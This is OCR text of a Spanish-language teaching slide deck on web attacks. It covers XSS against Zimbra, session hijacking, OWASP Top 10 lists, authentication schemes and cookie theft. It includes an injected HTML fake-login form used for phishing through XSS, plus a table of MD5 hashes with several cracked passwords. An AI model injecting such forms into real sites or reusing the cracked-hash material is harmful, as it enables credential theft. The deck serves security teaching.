
Vista en el navegador

```
</PRE> <form> <br><br><HR> <H3>This feature requires account login:</H3 >
<br><br> Enter Username:<br><input type="text" id="user" name="user"><br>
Enter Password:<br><input type="password" name = "pass"><br>
<input type="submit" name="login" value="login"  /></form> <br><br><HR>
<PRE>
```

Código fuente HTML inyectado



Ataque de XSS a servidor de correo Zimbra tomado de: https://www.youtube.com/watch?v=Z6f59aHaCfw



Ataque de phishing a través de un XSS a un servidor de correo Zimbra tomado de: https://www.youtube.com/watch?v=Z6f59aHaCfw

Secuestro de sesión y credenciales de autenticación.

- Es un ataque enfocado a la impersonalización de usuarios en los servicios Web, eludiendo los mecanismos de autenticación y gestión de sesiones implementados en las aplicaciones.

- La autenticación es el proceso mediante el cual se busca verificar la identidad digital del usuario, mediante este ataque se pueden obtener credenciales de acceso y/o el identificador de sesión.

OWASP Top 10-2010
A1-Inyección
A2-Secuencia de comandos en sitios cruzados XSS
A3-Pérdida de autenticación y gestión de sesiones

OWASP Top 10-2013
A1-Inyección
A2-Pérdida de autenticación y gestión de sesiones
A3-Secuencia de comandos en sitios cruzados XSS

OWASP Top 10 2017
A1:2017 – Injection
A2:2017 – Broken Authentication and Session Management
A3:2013 – Sensitive Data Exposure
A4:2017 – XML External Entity (XXE) [NEW]


20 NOV, 2017
OWASP Top 10 2017
is Released

https://www.owasp.org

Top Ten OWASP

Esquemas de autenticación

- Básico



hola:hola

https://www.base64decode.org/

- Digest (Función de Digestión HASH)


https://i.pinimg.com

-::TYPE	-::HASH	-::PASS	-::STATUS	-::TIME	-::SUBMITED
md5	7e89bcc6151b24992a255cd665d4aa16		waiting	0:0:46	2006-11-11 10:45:31
md5	0696eeaff05bf2105b0bcf6d93ac73a0		waiting	0:0:47	2006-11-11 10:45:30
md5	db549b9d18aabe8ad07aa3d9338d441c		waiting	0:1:38	2006-11-11 10:44:39
md5	70c9ecbd2512460fa861de25fb3d7c6e		waiting	0:24:8	2006-11-11 10:22:09
md5	c32cf089d464d3ed1a3af347ae208188		processing3	0:25:6	2006-11-11 10:21:11
md5	c6fe5851aff10a64e8a52e82b323304f		processing3	0:46:29	2006-11-11 09:59:48
md5	a79c879d28c5c8a4707d52bbaa57607f	12050	cracked	0:45:41	2006-11-11 09:51:43
md5	a79e1c64d27737e3f959a6a56b41c650		processing3	0:57:18	2006-11-11 09:48:59
md5	2ef5b8b0eee93568a1126bb923664057		processing3	0:57:36	2006-11-11 09:48:41
md5	e53cc072934b25e45dc273c6c342556d		processing3	0:58:7	2006-11-11 09:48:10
md5	d38ad0e58c9525343f492161b87400a1	htmldb	cracked	0:58:23	2006-11-11 09:44:01
md5	d926dbaeb7fac97612ec219f7f172610		processing3	1:4:30	2006-11-11 09:41:47
md5	fcf2483ced1768308584987713 4fd50c		processing3	1:6:32	2006-11-11 09:39:45
md5	377a8f80271a6f920df0e4aa84d1029a	bombi	cracked	0:43:12	2006-11-11 09:38:26
md5	85d95e2ad51bfcd5d6d352486fbe2769	pupsi	cracked	1:8:2	2006-11-11 09:28:25
md5	96bc2c727049b5dce27bd8b9e8b264bf		processing3	1:19:6	2006-11-11 09:27:11
md5	8aa12bbde69504ba86b942726b4d7623		notfound	1:18:15	2006-11-11 09:02:54
md5	5ce1d8097499634487676 22e0ca8169f	28264451	cracked	0:48:15	2006-11-11 09:02:35

https://www.owasp.org/images/e/e6/Bf-milworm.jpg

Esquemas de autenticación


- Integración con Windows (NTLM)




- Basado en formularios


Esquemas de autenticación

- Métodos mas complejos como:
  - Biométricos
  - Token
  - SAML y OpenID, JWT
  - Generadores de código de acceso para navegadores
  - OAuth 2.0



https://www.draw.io/






Petición autentica
Robo de sesión o
credenciales de autenticación
Sesión secuestrada

https://www.owasp.org

¿Cómo pueden hacerlo?

- Robo de cookies mediante XSS (document.cookie)







Aplicación vulnerable del proyecto OWASP
(https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project)

https://www.wireshark.org/

¿Cómo pueden hacerlo?

- Envío de credenciales de autenticación y/o ID de sesión por métodos inseguros
  - Por GET (url) y POST (básico y Digest)






Aplicación vulnerable del proyecto OWASP
(https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project)

¿Cómo pueden hacerlo?

TCPDUMP

